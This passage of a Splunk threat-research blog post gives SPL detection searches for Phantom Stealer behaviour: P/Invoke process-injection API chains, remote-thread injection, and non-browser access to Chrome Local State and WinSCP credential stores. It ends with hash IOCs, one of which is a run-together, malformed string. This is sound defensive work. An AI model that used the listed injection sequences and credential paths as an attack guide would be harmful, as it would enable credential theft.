


Figure 22: Windows Chromium Browser with Custom User Data Directory Detection

PowerShell Plinvoke Process Injection API Chain

The following analytic detects PowerShell Script Block Logging (Event ID 4104) evidence of a complete P/Invoke process-injection API chain at either the compile phase or the execution phase.

```
`powershell`
EventCode=4104
ScriptBlockText="*add-type*"
ScriptBlockText="*DllImport*"
ScriptBlockText IN (
"*extern IntPtr*",
"*extern bool*",
"*extern uint*",
"*extern int*"
)
| where
(
match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][l][a][l][l][o][c]")
AND match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][p][r][o][t][e][c][t]")
AND match(ScriptBlockText, "(?i)[c][r][e][a][t][e][t][h][r][e][a][d]")
)
OR
(
match(ScriptBlockText, "(?i)[o][p][e][n][p][r][o][c][e][s][s]")
AND match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][l][a][l][l][o][c]")
AND match(ScriptBlockText, "(?i)[w][r][i][t][e][p][r][o][c][e][s][s][m][e][m][o][r][y]")
AND (
```

```

match(ScriptBlockText, "(?i)[c][r][e][a][t][e][r][e][m][o][t][e][t][h][r][e][a][d]")
OR
match(ScriptBlockText, "(?i)[q][u][e][u][e][s][e][r][a][p][c]")
)
)
OR
(
match(ScriptBlockText, "(?i)[o][p][e][n][t][h][r][e][a][d]")
AND match(ScriptBlockText, "(?i)[s][u][s][p][e][n][d][t][h][r][e][a][d]")
AND match(ScriptBlockText, "(?i)[g][e][t][t][h][r][e][a][d][c][o][n][t][e][x][t]")
AND match(ScriptBlockText, "(?i)[w][r][i][t][e][p][r][o][c][e][s][s][m][e][m][o][r][y]")
AND match(ScriptBlockText, "(?i)[s][e][t][t][h][r][e][a][d][c][o][n][t][e][x][t]")
AND match(ScriptBlockText, "(?i)[r][e][s][u][m][e][t][h][r][e][a][d]")
)
OR
(
match(ScriptBlockText, "(?i)[c][r][e][a][t][e][p][r][o][c][e][s][s]")
AND match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][l][a][l][l][o][c]")
AND match(ScriptBlockText, "(?i)[w][r][i][t][e][p][r][o][c][e][s][s][m][e][m][o][r][y]")
AND match(ScriptBlockText, "(?i)[s][e][t][t][h][r][e][a][d][c][o][n][t][e][x][t]")
AND ScriptBlockText = "*ResumeThread*"
)
OR
(
match(ScriptBlockText, "(?i)[n][t][c][r][e][a][t][e][s][e][c][t][i][o][n]")
AND match(ScriptBlockText, "(?i)[n][t][m][a][p][v][i][e][w][o][f][s][e][c][t][i][o][n]")
AND match(ScriptBlockText, "(?i)[c][r][e][a][t][e][r][e][m][o][t][e][t][h][r][e][a][d]")
)
| fillnull
| stats count min(_time) as firstTime
max(_time) as lastTime
by dest signature signature_id user_id vendor_product EventID
Guid Opcode Name Path ProcessID ScriptBlockId ScriptBlockText
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `powershell_pinvoke_process_injection_api_chain_filter`

```




Figure 23: PowerShell P/Invoke Process Injection API Chain Detection

Windows Credentials from Password Stores Chrome LocalState Access

The following analytic detects non-Chrome processes accessing the Chrome "Local State" file, which contains critical settings and information.

```
`wineventlog_security`
EventCode=4663
object_file_path="*\\AppData\\Local\\Google\\Chrome\\User Data\\Local State"
NOT (process_name IN ("*\\chrome.exe", "*\\Windows\\explorer.exe",
"*\\platform_experience_helper.exe", "*Edge\\Application\\msedge.exe"))
| stats count min(_time) as firstTime max(_time) as lastTime by object_file_name
object_file_path process_name process_path process_id EventCode dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_credentials_from_password_stores_chrome_localstate_access_filter`
```



Figure 24: Windows Credentials from Password Stores Chrome Local State Access Detection

Windows Process Injection Remote Thread

The following analytic detects suspicious remote thread execution in processes such as Taskmgr.exe, calc.exe, and notepad.exe, which may indicate process injection.

```
`sysmon`
EventCode=8
TargetImage IN (
"*\\calc.exe",
"*\\CalculatorApp.exe",
"*\\cmd.exe",
"*\\dxdiag.exe",
"*\\explorer.exe",
"*\\mobsync.exe",
"*\\msra.exe",
"*\\notepad.exe",
"*\\OneDriveSetup.exe",
"*\\ping.exe",
"*\\powershell.exe",
"*\\rdpclip.exe",
"*\\Taskmgr.exe",
"*\\wermgr.exe",
"*\\win32calc.exe",
"*\\xwizard.exe"
)
| stats count min(_time) as firstTime
max(_time) as lastTime
by EventID Guid NewThreadId ProcessID SecurityID SourceImage
SourceProcessGuid SourceProcessId StartAddress StartFunction
StartModule TargetImage TargetProcessGuid TargetProcessId UserID
dest parent_process_exec parent_process_guid parent_process_id
parent_process_name parent_process_path process_exec process_guid
process_id process_name process_path signature signature_id
user_id vendor_product
| `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
| `windows_process_injection_remote_thread_filter`
```




Figure 25: Windows Process Injection Remote Thread Detection

Windows WinSCP Configuration Security Access

This analytic detects unauthorized access to the WinSCP security configuration folder by processes other than WinSCP itself. WinSCP stores sensitive SSH and FTP session credentials, including passwords and private key references, under the user profile path Martin Prikryl\WinSCP 2\Configuration\Security.

```
`wineventlog_security` EventCode=4663 object_file_path="*\\Martin Prikryl\\WinSCP
2\\Configuration\\Security*" AND NOT (process_name IN ("winscp.exe"))
| stats count min(_time) as firstTime max(_time) as lastTime by object_file_name
object_file_path process_name process_path process_id EventCode dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 26: Windows WinSCP Configuration Security Access Detection

Overall, the [Phantom Stealer](#) analytic story consists of 32 Splunk detections.

IOC:

Sha256	Description
b588caa5365451a6c60fd73fec5b73f13ac41bcc2a3a3bed7244df5917a62f32	Phantom Stealer Loader
382233c398cbc35dcee845ee17046815f37588a382a8106bfb9b0252ea803961	Phantom Stealer Batch Loader
790945e17a51691483455a11af2efcbe15f2b473b65b151f50287623d146851601f1e5369aa0332abb681df7c37818e197ec0a5b5d7b81836b3369a2b178095010cfcad907275497dab92af0d687674cec3a0333f80dd16d8d22254794bb2d602d5003d9318ae85eb22de99d19705a3cd7bf8e5c3349df979dfb3bdfa080908e528a46842744366b57edfc6fe2810ca7df43900db75126cd1c78f32957143364e3ceeb24bdca8842d426e87fa61cf185d68fd7783e1a2b97d4106832ca266724f82a4d30132b5a57cbfd81c7ab0a53d0cf0dda402c2731732a0097aceb4b0b76	Phantom Stealer

Sha256	Description
b588caa5365451a6c60fd73fec5b73f13ac41bcc2a3a3bed7244df5917a62f32	Phantom Stealer PowerShell Loader
be119a21bedc3a79bf4dea8bcf5adf18304997a01ea23e276b9c31be37b789ab	Phantom Stealer JavaScript Loader

Learn More


This blog aims to help security analysts, blue teamers, and Splunk users identify Phantom Stealer activity by providing insights into the tactics, techniques, and procedures (TTPs) employed by threat actors. You can implement the detections in this blog using the [Enterprise Security Content Updates app](#) or the [Splunk Security Essentials app](#). To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank [Teoderick Contreras](#) for authoring this post and the entire [Splunk Threat Research Team](#) for their contributions: [Bhavin Patel](#), [Rod Soto](#), [Patrick Bareiss](#), [Raven Tait](#), [AJ King](#), [Nasreddine Bencherchali](#) and [Lou Stella](#).



[Splunk Threat Research Team](#)

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).



[Teoderick Contreras](#)

I'm a Senior Threat Research Engineer on Splunk's Threat Research Team. I've been working in the cybersecurity industry for almost 12+ years. I primarily focus on malware reverse engineering/analysis, digital forensics and detection development.

About Splunk



The world's leading organizations rely on Splunk, a Cisco company, to continuously strengthen digital resilience with our unified security and observability platform, powered by industry-leading AI.

Our customers trust Splunk's award-winning security and observability solutions to secure and improve the reliability of their complex digital environments, at any scale.

[Learn more about Splunk](#)

Subscribe to Perspectives by Splunk for curated C-suite insights, delivered to your inbox every month.

[Subscribe to Perspectives](#)